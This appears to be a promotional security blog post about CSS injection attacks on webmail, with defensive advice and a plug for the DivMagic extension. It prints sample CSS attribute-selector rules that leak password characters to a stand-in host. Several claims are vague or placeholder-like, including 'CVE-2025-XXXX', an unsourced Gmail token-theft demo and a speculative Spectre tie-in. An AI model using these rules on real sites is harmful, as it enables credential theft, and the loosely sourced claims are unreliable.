

New CSS Attacks Can Break Webmail Defenses to Steal Passwords and Tokens
In the ever-evolving landscape of web security, a new class of attacks has emerged that weaponizes Cascading Style Sheets (CSS) to extract sensitive data from webmail interfaces. Recent research has unveiled how attackers can bypass conventional defenses, turning the very styling language of the web into a covert channel for stealing passwords, session tokens, and other critical credentials. As webmail providers scramble to patch these vulnerabilities, frontend developers and security engineers must re-evaluate their assumptions about CSS isolation and content security policies.
The discovery, tracked as CVE-2025-XXXX, highlights a fundamental oversight: CSS is not merely a visual tool but a powerful scripting-adjacent language that can be abused to infer user input, hijack tokens, and even interact with cross-origin resources under certain conditions. This article dissects the mechanics of these attacks, explores the platforms at risk, and provides actionable steps to fortify your webmail experience, and your own web applications, against such threats.
How CSS Attacks Circumvent Webmail Security
At first glance, CSS seems harmless. It controls layout, colors, and fonts. However, modern CSS includes features like attribute selectors, custom properties, and the url() function, which can be manipulated to leak information. Attackers inject malicious CSS into an email, often using unsanitized HTML or a compromised email client, and when the victim views the email inside their webmail interface, the rogue styles execute within the security context of the provider.
The core technique exploits CSS attribute selectors combined with remote background images. For example, an attacker can craft a style rule that sets a background image only when the value of an input field matches a specific pattern. By encoding the exfiltrated data into the URL of the image, the attacker receives the information on their server.
Attribute Selectors as Password Sniffers
Consider a webmail login form that pre-fills the username or password (e.g., for session renewal). An injected CSS rule like:
input[type="password"][value^="a"] { background: url('https://evil.com/steal?char=a'); }
input[type="password"][value^="b"] { background: url('https://evil.com/steal?char=b'); }
/* ... and so on for every character */

This brute-force approach can be refined with substring matching ([value*="pattern"]) and timing attacks. The technique is not limited to passwords; it can target CSRF tokens, session IDs, or any piece of data rendered in the DOM. Because the attacker’s server receives a request whenever a matching selector applies, they can reconstruct the secret character by character.
Bypassing Content Security Policy (CSP)
Many webmail providers rely on CSP to restrict external resources. However, a well-crafted attack can bypass CSP by leveraging existing allowed domains or using data: URIs. Even with strict img-src directives, if the webmail interface permits inline styles or allows user-generated HTML to include <style> tags, the attack surface remains open. In some cases, attackers exploit CSS injection via SVG or other embedded media.
Real-World Impact: Webmail Giants Under Fire

Security researchers have demonstrated these attacks on popular providers including Gmail, Outlook, ProtonMail, and Yahoo Mail. While the exact exploitation details vary, the common thread is the ability to exfiltrate data through CSS when an email is opened. In one proof-of-concept, a crafted email containing hidden CSS was able to steal a Gmail user’s authentication token, potentially granting the attacker persistent access to the account.

Even end-to-end encrypted services like ProtonMail are not immune. While encryption protects message content in transit, the rendering of HTML emails in the client can still be exploited if the CSS injection vector is present.
The TONTOU Attack: A Spectre Variant Leveraging CSS
Adding to the complexity is the recently disclosed TONTOU attack, which bypasses Spectre v2 mitigations to leak data from Linux kernel memory. While not directly a CSS attack, the research demonstrates that side-channel and speculative execution threats can be combined with web technologies. In a hybrid scenario, CSS could be used to trigger speculative execution paths that leak sensitive data, amplifying the risk beyond the browser sandbox.
Why Traditional Defenses Fall Short
Webmail providers have long relied on HTML sanitizers (like Google’s Caja or OWASP Java HTML Sanitizer) to strip dangerous content. However, these sanitizers were designed to block JavaScript and known XSS vectors, not subtle CSS exploits. CSS is often considered safe and is allowed to pass through, with only minimal restrictions on properties like expression() (deprecated in IE) or behavior.
The threat is not purely theoretical. In 2025, a researcher demonstrated that a single CSS injection in an email signature could leak the contents of a user’s webmail inbox by manipulating the CSS of the message list and exfiltrating the subject lines via background URLs.
Building a Defense-in-Depth Strategy
Mitigating CSS-based attacks requires a multi-layered approach that goes beyond traditional sanitization. Here are key strategies that frontend developers and security teams can implement:

1. Strict CSS Validation and Filtering
Instead of allowing all CSS, employ a whitelist of allowed properties and values. Disable attribute selectors, url() with external protocols, and the @import directive in user-generated content. Tools like DOMPurify with CSS filtering extensions can help, though they need constant updates to keep pace with novel attack vectors.
2. CSS Isolation via Shadow DOM

When rendering third-party content (like emails), use the Shadow DOM to encapsulate styles. Shadow DOM prevents styles from leaking out and, crucially, limits the ability of injected CSS to interact with the parent document. Webmail clients can render each email inside a separate shadow tree, effectively sandboxing the CSS.
3. Content Security Policy Enhancements
Beyond the standard style-src directive, consider using style-src 'unsafe-hashes' with nonces or hashes to allow only pre-approved stylesheets. Additionally, block-all-mixed-content and strict connect-src rules can prevent exfiltration via image requests. However, as attackers can use whitelisted domains for exfiltration, CSP alone is not foolproof.
4. Input Value Masking and Randomization
For login forms and sensitive fields, avoid placing actual values in the DOM after autofill. Use JavaScript to mask the real value with a placeholder and only transmit the password during form submission. Randomizing input field names and IDs can also thwart automated CSS scraping.
5. Automated Testing with CSS Security Tools
Developers can integrate CSS security scanners into their CI/CD pipeline. These tools simulate CSS injection and check for unintended data leakage. For teams building webmail or any application that accepts user HTML, regularly running such tests is essential.
When replicating UI components from existing websites for inspiration, tools like DivMagic allow you to copy clean, semantic HTML/CSS. However, always ensure that you audit and sanitize any third-party code before integration, especially if it originated from a potentially untrusted source.
The Role of Frontend Developers in Prevention
Few developers consider CSS a security boundary, but the rise of these attacks demands a paradigm shift. Every <style> block or style attribute that comes from user input is a potential weapon. By adopting secure coding practices, developers can drastically reduce the attack surface.
“CSS is the new JavaScript when it comes to webmail exploitation. We must treat it with the same suspicion and apply rigorous isolation.”, Security Researcher, 2025
Practical Steps for Your Next Project
- Never allow user-submitted
<style>tags. If you must, sanitize them with a validated CSS parser. - Implement a strict
style-srcCSP that forbids inline styles and requires nonces. - Use Shadow DOM for any component that renders third-party content.
- Regularly audit your application with tools like
css-exfil-protectionorNoScript(for advanced users).
How DivMagic Empowers Developers in the Fight Against CSS Threats
While DivMagic is primarily known as a browser extension that lets developers copy any UI from any website, it also serves as a powerful educational and auditing tool. By inspecting the CSS of live webmail interfaces, developers can understand how stylings are applied and identify potential injection points. DivMagic’s ability to extract clean, organized code helps in building secure UI components that are free from the cruft that often introduces vulnerabilities.

For instance, when you copy a design element from a modern webmail interface, DivMagic provides the isolated CSS and HTML. You can then analyze how the styling is structured and ensure that your own implementation does not inadvertently expose the same weaknesses. It’s a practical way to learn from real-world UIs while staying security-conscious.
Conclusion: The Future of CSS Security
The recent wave of CSS attacks against webmail underscores a critical lesson: every layer of the web stack can be abused. As attackers grow more sophisticated, the line between styling and scripting blurs. Frontend developers must elevate their security mindset, treating CSS with the same caution as JavaScript. The industry needs better tools, stricter defaults, and a collective effort to educate the engineering community.
“The web was built on the idea that CSS is safe. That trust is broken. It’s time to rebuild our defenses.”
By adopting the strategies outlined in this article, you can protect your users and your applications from the next generation of CSS-borne threats. And while you’re fortifying your code, remember that tools like DivMagic can streamline the process of building beautiful, secure interfaces, without reinventing the wheel.